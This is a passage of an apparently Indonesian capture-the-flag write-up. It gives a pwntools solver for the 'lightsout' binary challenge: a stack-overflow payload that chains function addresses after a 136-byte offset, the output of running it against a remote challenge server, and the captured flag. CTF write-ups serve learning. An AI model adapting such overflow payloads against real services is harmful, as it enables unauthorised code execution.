OFFSET = cyclic(136)
lever1 = elf.symbols["lever1"]
lever2 = elf.symbols["lever2"]
lever4 = elf.symbols["lever4"]
THERoom = elf.symbols["THERoom"]

```

```

payload = OFFSET

```

```

payload += p64(lever1)
payload += p64(lever2)
payload += p64(lever4)
payload += p64(THERoom)

```

```

p.sendline(payload)

```

```

p.interactive()

```

```

o → lightson python3 solver.py REMOTE
[*] '/root/events/BFEST2023/quals/binex/lightson/lightsout'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[+] Opening connection to 103.127.96.241 on port 1738: Done
[*] Switching to interactive mode
Im scared if the dark, please help me (>_<")
Lampu 4 Menyala!
Lampu 5 Menyala!
Lampu 1 Menyala!
Lampu 3 Menyala!
Lampu 4 Mati!
Lampu 2 Menyala!
Lampu 4 Menyala!
FLAG : BEEFEST{tH4nk_y3w_1_wAs_s0_sc4R3d_Xynova}
/home/ctf/run: line 2: 264 Segmentation fault      (core dumped) ./lightsout
[*] Got EOF while reading in interactive
$

```

Dan berhasil untuk mendapatkan flagnya

Flag: BEEFEST{tH4nk_y3w_1_wAs_s0_sc4R3d_Xynova}